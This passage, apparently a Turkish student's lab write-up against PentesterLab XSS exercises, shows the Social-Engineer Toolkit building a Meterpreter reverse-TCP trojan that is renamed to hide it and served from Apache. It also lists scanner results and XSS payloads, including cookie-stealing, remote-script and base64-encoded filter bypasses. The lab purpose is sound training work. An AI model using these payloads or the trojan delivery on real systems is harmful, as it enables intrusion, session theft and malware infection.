3) Windows Reverse_TCP VNC DLL	Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64 CP Inline	Windows X64 Command Shell, Reverse TCP
5) Windows Meterpreter Reverse_TCP X64s x64), Meterpreter	Connect back to the attacker (Windows
6) Windows Meterpreter Egress Buster port home via multiple ports	Spawn a meterpreter shell and find a
7) Windows Meterpreter Reverse HTTPS SSL and use Meterpreter	Tunnel communication over HTTP using
8) Windows Meterpreter Reverse DNS ess and use Reverse Meterpreter	Use a hostname instead of an IP address
9) Download/Run your Own Executable	Downloads an executable and runs it

```

set:payloads>2
set:payloads> IP address for the payload listener (LHOST):

```

- Hedefe uygun şekilde istediğimizi seçebildim.”Reverse_TCP_Meterpreter” ile devam ediyorum.Ardından gelen sekmede bana LHost soruyor.

```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>
      inet 192.168.1.105 netmask 255.255.255.0
      inet6 fe80::20c:29ff:fe22:e18 prefixlen 64
        ether 00:0c:29:22:0e:18 txqueuelen 1000

```

- LocalHostu öğrenmek için İfconfig komutunu çalıştırıldım.Ip adresimi öğrendim.

```

set:payloads>2
set:payloads> IP address for the payload listener (LHOST):192.168.1.105
set:payloads> Enter the PORT for the reverse listener:8888
[*] Generating the payload.. please be patient.

```

- Ardından “Setoolkit” e döndüm ve LHOST kısmına Ip adresimi yazdım ve dinlenecek port olarak 8888 verdim.

```

set:payloads> Enter the PORT for the reverse listener:8888
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no): 

```

- Payload'im oluştu ve yolunu kopyaladım ve ardından “Yes” yazıp programı dinlemeye başlattım.

```
File Edit View Search Terminal Help  
root@kali:~# cd Desktop/  
root@kali:~/Desktop# cp /root/.set/payload.exe /var/www/html/  
root@kali:~/Desktop#
```

- Ardından oluşturduğum Trojanı Linuxun Apache server dosyalarına ekledim.

```
root@kali:/var/www/html# ls  
index.html payload.exe  
root@kali:/var/www/html# service apache2 start  
root@kali:/var/www/html#
```


- Dosya kopyalanmış mı diye önce teyit ettim ardından start komutu ile Apache serveri başlatıyorum ki dışarıdan veri akışı olsun.

```
root@kali:/var/www/html# mv payload.exe gizli.exe  
root@kali:/var/www/html# ls  
gizli.exe index.html  
root@kali:/var/www/html#
```

- Virüsün ismini gizli olarak değiştirdip ve teyit ettim.


```
gizli.exe index.html  
root@kali:/var/www/html# http://192.168.1.105/gizli.exe
```

- Gizli dosyasının dışarıdan ulaşılacak şekilde bir URL yaptım.



-Ardından zafiyetin bulunduğu payload içeresine bu exe dosyasını gömdüm.Başarılı bir şekilde gömdüm.


Uygulama 4 : Base64 ile XSS Tespiti.



-Öncelikle zafiyetin bulunduğu siteyi göstereceğim.

31. <http://hacking.com/xss/example4.php?name=hacker-->><sfii001424v132139>> [show trace +]
Memo: injected '<sfii...>' tag seen in HTML
32. [http://hacking.com/xss/example5.php?name=hacker-->'>"<sfii001388v132139>](http://hacking.com/xss/example5.php?name=hacker-->'>) [show trace +]
Memo: injected '<sfii...>' tag seen in HTML
33. [http://hacking.com/xss/example6.php?name=.htaccess.aspx-->'>"<sfii001409v132139>](http://hacking.com/xss/example6.php?name=.htaccess.aspx-->'>) [show trace +]
Memo: injected '<sfii...>' tag seen in HTML
34. [http://hacking.com/xss/example8/->'>"<sfii001344v132139>](http://hacking.com/xss/example8/->'>) [show trace +]
Memo: injected '<sfii...>' tag seen in HTML
35. [http://hacking.com/xss/example8.nhn/.htaccess.aspx-->'>"<sfii001305v132139>](http://hacking.com/xss/example8.nhn/.htaccess.aspx-->'>) [show trace +]

-Skipfish aracıyla zafiyet taraması yaptığımda zafiyeti başarılı şekilde buldu.




-Owasp ZAP aracıda zafiyeti buldu.

```
[2021-07-26 18:44:58.060208 DEBUG]: Done..  
root@kali:~/Desktop/XSSPWN# python xsspwn.py -u http://hacking.com/xss/example6.php?name=hacker[INJECT -l payload.txt
```

-Ardından XSSPWN aracı ile tarama işlemi yaptım.

```
('XSS');");
http://hacking.com/xss/example6.php?name=hacker"';alert(String.fromCharCode
(88,83,83))//';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode
(88,83,83))//";alert(String.fromCharCode(88,83,83))//--><
SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
http://hacking.com/xss/example6.php?name=hacker<META HTTP-EQUIV="refresh"
CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmIwdD4K">
http://hacking.com/xss/example6.php?name=hacker<IFRAME SRC="javascript:alert
('XSS');"></IFRAME>
http://hacking.com/xss/example6.php?name=hacker<SCRIPT a="">" SRC="http://
ha.ckers.org/xss.js"></SCRIPT>
http://hacking.com/xss/example6.php?name=hacker<SCRIPT a=""> '' SRC="http://
ha.ckers.org/xss.js"></SCRIPT>
http://hacking.com/xss/example6.php?name=hacker<SCRIPT "a='">' '' SRC="http://
```


-Sonuçlara baktığında base64 ile script kodlarını gizlediklerini görüntüleyebildim.



-İçerisinde script kodu bulunan payloadlardan deneme yaptım fakat script kodunu ekrana bastırmadı.

```
+0
$7 Hello
$8 <script>
$9     var $a= "hacker<script>alert(123)</script>";
$0 </script>
$1         <footer>
$2             <p>&copy; PentesterLab 2013</p>
$3         </footer>
$4
$5     </div> <!-- /container -->
$6
```

-Bunun sebebini kaynak kodu üzerinden görüntülediğimde script kodunu bir değişkene attığını gördüm.




-Bunu çözmek için sonuna aynı script kodunu bir kere daha ekleyip denedim ve karşıma script olarak geldi.

-İkinci olarak linke eklediğim payloada eklenen scriptler ile farklı işlemler yapılabilir. Bunun için önce Base64 ile yazılan payloadı kopyaladım ve ikinci olarak bu sefer base64 payloadını ekledim.

```
src=x onerror=alert(123)//">
http://hacking.com/xss/example6.php?name=hacker<object data="data:text/
html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
http://hacking.com/xss/example6.php?name=hacker<embed src="data:text/
```

-Paylaod üzerinden name='den sonraki kısmı kopyaladım.



-Şimdi ise 2.payload olarak ekledim ve karşıma yine alert bölümü geldi.

```
PHNjcmlwdD5hbGVydCgxKTwwc2NyaXB0Pg==
```

```
<script>alert(1)</script>
```

>>>>

-Base64 ile gizlenmiş linki base64decoder ile dönüştürdüm.


-Dönüştürme işleminden sonra bir script kodu olduğunu gördüm.

-Script tagleri engellendiğinde base64 ile atlama işlemi yapılabilir.



-Karşıma çıkan script kodunu kendi isteğim doğrultusunda değiştirdim ve içine "EFE" ismini ekliyorum ardından decode işlemini gerçekleştirdim.


-Encode işleminden sonra gelen linki bu sefer 2.payload olarak ekledim.



-Kodu çalıştırduğumda karşıma "EFE" şeklinde bir uyarı geldi.

-Zafiyetten başarılı bir şekilde yararlanabildim.

Uygulama 5 : Alternatif Payload Listeleriyle Çalışmak.




Hello
© PentesterLab 2013

-Öncelikle zafiyeti olan siteyi göstermek istedim.

30. [http://hacking.com/xss/example3.php?name=.htaccess.aspx-->'>'"<sf001365v132139>](http://hacking.com/xss/example3.php?name=.htaccess.aspx-->'>') [show trace +]
Memo: injected '<sf...>' tag seen in HTML
31. [http://hacking.com/xss/example4.php?name=hacker-->'>'"<sf001424v132139>](http://hacking.com/xss/example4.php?name=hacker-->'>') [show trace +]
Memo: injected '<sf...>' tag seen in HTML
32. [http://hacking.com/xss/example5.php?name=hacker-->'>'"<sf001388v132139>](http://hacking.com/xss/example5.php?name=hacker-->'>') [show trace +]
Memo: injected '<sf...>' tag seen in HTML
33. [http://hacking.com/xss/example6.php?name=.htaccess.aspx-->'>'"<sf001409v132139>](http://hacking.com/xss/example6.php?name=.htaccess.aspx-->'>') [show trace +]
Memo: injected '<sf...>' tag seen in HTML
34. [http://hacking.com/xss/example8/->'>'"<sf001344v132139>](http://hacking.com/xss/example8/->'>') [show trace +]


-Skipfish aracı site üzerinde ki zafiyeti tespit edemedi.



-Zaproxy aracı güvenlik açığı başarılı şekilde buldu.

```
@kali:~/Desktop/XSSPWN# python xsspwn.py -u http://hacking.com/xss/
@kali:~/Desktop/XSSPWN# python xsspwn.py -u http://hacking.com/xss/
ple7.php?name=hackerINJECT -l payload.txt
```

-Ardından XSS üzerinde her zaman olduğu gibi XSSPWN aracı ile bir payload denemesi gerçekleştirdim. Çalıştırma komutum yine önceki örneklerde yaptığım gibidir.



```
Example7.txt
~/Desktop/XSSPWN/reports
http://hacking.com/xss/example7.php?name=hacker\x3c
http://hacking.com/xss/example7.php?name=hacker\x3C
http://hacking.com/xss/example7.php?name=hacker\u003c
http://hacking.com/xss/example7.php?name=hacker\u003C
```

- Ardından bulmuş olduğu payloadlara baktığında 4 tane payload bulduğunu gördüm ve çıkan payloadlar çok fazla ufuk açıcı payloadlar değil.

- XSSPWN aracının payloadının bu zaafiyette yetersiz olduğunu gördüm bu yüzden farklı payload denemesi yaptım.

```
xsspwn.py: error: argument -u payload is required
root@kali:~/Desktop/XSSPWN# python xsspwn.py -u http://hacking.com/xss/example7.php?name=hackerINJECT -l xxs-payload-1632.list
```


- 1632 tane payloadin bulunduğu .list dosyası üzerinden işlem yaptım. Eğer burada hata alırsanız payload'in uzantısını .txt olarak değiştirebilirsiniz.

- Yapmış olduğum işlem yaklaşık 1 saat sürdü.



```
Example7.1.txt
~/Desktop/XSSPWN/reports
http://hacking.com/xss/example7.php?name=hacker';alert(1);'
http://hacking.com/xss/example7.php?name=hacker';alert(document.cookie);'
http://hacking.com/xss/example7.php?name=hacker-alert(1)-
http://hacking.com/xss/example7.php?name=hacker-prompt(1)-
http://hacking.com/xss/example7.php?name=hackerjavascript:confirm(1)
http://hacking.com/xss/example7.php?name=hackerjavascript:confirm(1);
http://hacking.com/xss/example7.php?name=hackerjavascript:alert(1)
http://hacking.com/xss/example7.php?name=hackerjavascript:alert(1);
http://hacking.com/xss/example7.php?name=hackerJaVaScRipT:alert(1)
http://hacking.com/xss/example7.php?name=hackervbscript:alert(1);
http://hacking.com/xss/example7.php?name=hackerasfunction:getURL,javascript:alert(1)//
...
```

- Sonucunda elde ettiğim payloadlar şu şekildedir. Dikkatimi içerisinde cookie kelimesi bulunduran payload çekiyor.



-Bu paylaod'ı çalıştırduğumda boş bir alert kutusu ile karşılaştım.Zafiyet bulunan site üzerinden bir giriş çıkış işlemi olmadığı için cookie'yi görüntüleyemedim fakat

-Giriş/çıkış sistemli çalışan bir yer olsaydı bütün bilgiler karşımıza gelecekti.

-Cookie ise sisteme giriş yaptığımızda arka planda dönen değerdir.

Uygulama 5 : Yarı otomatik araç ile payload tespiti.

PentesterLab » Web for Pentester - Mozilla Firefox

PentesterLab » Web f... Skipfish - scan results br... +

hacking.com/xss/example8.php | C Search ☆ | ☰ | ☰ | ☰ | ☰ | ☰

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-r

PentesterLab.com

Your name: Submit Query

© PentesterLab 2013

-Öncelikle zaafiyetin bulunduğu sayfayı göstererek başlamak istedim.Diğer sitelerden tek farkı görsel olması.Ama dikkat etmemiz gereken içerişine bir değer girdiğimizde biz bir dönüt oluyor mu?

PentesterLab.com

HELLO efe

Your name: efe Submit Query

© PentesterLab 2013

-İsim yazıp döndürdüm ve bana bir geri dönüş oldu.Kaynak koduna baktığında daha detaylı bilgi sahibi olabileceğim.

```
1 HELLO efe<form action="/xss/example8.php" method="POST">
2   Your name:<input type="text" name="name" />
3   <input type="submit" name="submit"/>
4 
5   <footer>
6     <p>&copy; PentesterLab 2013</p>
7   </footer>
8 
9 </div> <!-- /container -->
10 
11 </body>
```

-Kaynak koduna geçiş yaptığında Post metodu ile bir form alındığını görüntüledim.

HELLO <script>
Your name: Submit Query
© PentesterLab 2013

-Öncelikle <script> kodunu çalıştırabiliyor muyum diye denedim. Script kelimesini çalışıyor şimdi ise kaynak koduna baktım.

```
16  
17 HELLO &lt;script&ampgt<form action="/xss/example8.php" method="POST">  
18 Your name:<input type="text" name="name" />  
19 <input type="submit" name="submit"/>  
20  
21 <footer>  
22 <p>&copy; PentesterLab 2013</p>  
23 </footer>  
24  
25 </div> </div>
```


"<>" karakterleri form içerisinde değişime uğramış. Bu formdan çıkabilirsem bir zaafiyetten yararlanabilirim diye düşündüm.

-Ama bunu manuel olarak yapsam işlemler hem çok uzun sürecek belki binlerce deneme yapmam gerekecek hem de gözden kaçırma gibi bir ihtimal de bizi karşıladı.

- Memo: injected '<st...>' tag seen in HTML
33. <http://hacking.com/xss/example6.php?name=.htaccess.aspx-->>''>"<sfid001409v132139> [show trace +]
Memo: injected '<sf...>' tag seen in HTML
34. <http://hacking.com/xss/example8/->>''>"<sfid001344v132139> [show trace +]
Memo: injected '<sf...>' tag seen in HTML
35. <http://hacking.com/xss/example8.php/.htaccess.aspx-->>''>"<sfid001305v132139> [show trace +]

-İşlemlere başlamadan önce birde Zaproxy ve skipfish araçlarına bakıyorum. Zaproxy aracı zafiyeti bulamadı.

-Skipfish aracına baktığında zafiyeti bulduğunu görüntüledim. Bulmuş olduğu zafiyetleri açı sayfalarını görüntüleyorum.




-Web üzerinde görüntülendiğinde bu şekilde fakat bana asıl bilgiyi verecek olan yer kaynak kodu bu sebeple kaynak kodunu görüntüledim.

```

42 <div class="container">
43
44
45
46
47 <form action="/xss/example8.php/.htaccess.aspx-->">'>"<sfi001305v132139>" method="POST">
48 Your name:<input type="text" name="name" />
49 <input type="submit" name="submit"/>
50
51 <footer>
52 <p>&copy; PentesterLab 2013</p>
53 </footer>
54
55 </div> <!-- /container -->
56
57

```

-Kaynak kodunu görüntülediğimde form ile kaynak koduna giriş yapılmış fakat “`<>`” içerisinde kalan alan ile form nesnesinin dışarısına çıkmış bu da tam benim yapmak istediğim işlem.



-Link üzerinden baktığında bu formatta `<>` olan yere bir “XSS payload” denemesi yaparak işlem yapabildim.

```

README.md      wordlist.txt      xsspwn.py
root@kali:~/Desktop/XSSPWN# python xsspwn.py view-source:http://hacking.com/xss/e
xample8.php/.htaccess.aspx--%3E%22%3E'%3E'%22%3Csf001305v132139%3EINJECT -l payl
oad.txt

```

-Bu işlem için direk aklıma Xsspwn geliyor.Xsspwn'i açtım ve gerekli komutları yazıp ve işlemi başlattım.

```

[2021-07-26 22:44:54.603170 WARNING]: site http://hacking.com/xss/example8.php/.htaccess.aspx--%3E%22%3E%22%3Csf001305v132139%3EINJECT seems to be behind a WAF
Traceback (most recent call last):
  File "xsspwn.py", line 60, in <module>
    fuzzer.fuzz()
  File "/root/Desktop/XSSPWN/src/fuzzer.py", line 175, in fuzz
    response = self.read_response(c.get_session(), u)
  File "/root/Desktop/XSSPWN/src/fuzzer.py", line 118, in read_response
    if (self.detect_waf(page_response)):
  File "/root/Desktop/XSSPWN/src/fuzzer.py", line 86, in detect_waf
    if response.find('WebKnight') >= 0:
AttributeError: 'Response' object has no attribute 'find'

```

-XSSPwn bir güvenlik duvarıyla karşılaştığını ve işleme devam edemeyeceği ile ilgili bana bir bilgi verdi.

-Bu işleme ya manuel olarak devam edicem ya da başka bir uygulama üzerinden yaptığım işleme devam edeceğim.

-Bu işlemler için kullanabileceğim yarı otomatik bir araç var(XETONIX) ve onu kullanmak istedim.Kullanacağım araç bu sefer linux üzerinde değil windows üzerinde kullanılabilir bir araç.

pcdunyasitv / XENOTIX

Code Issues Pull requests Actions Projects Wiki Security Insights

master 1 branch 0 tags Go to file Code

pcdunyasitv Add files via upload

Xenotix_v_6.2.part1.rar Add files via upload

Xenotix_v_6.2.part2.rar Add files via upload

Xenotix_v_6.2.part3.rar Add files via upload

Clone HTTPS GitHub CLI https://github.com/pcdunyasitv/XENOTIX.git

Use Git or checkout with SVN using the web URL.

Open with GitHub Desktop

Download ZIP

-Windows üzerine geçiş yapıyorum ve github üzerinden XETONIX aracını indirdim.

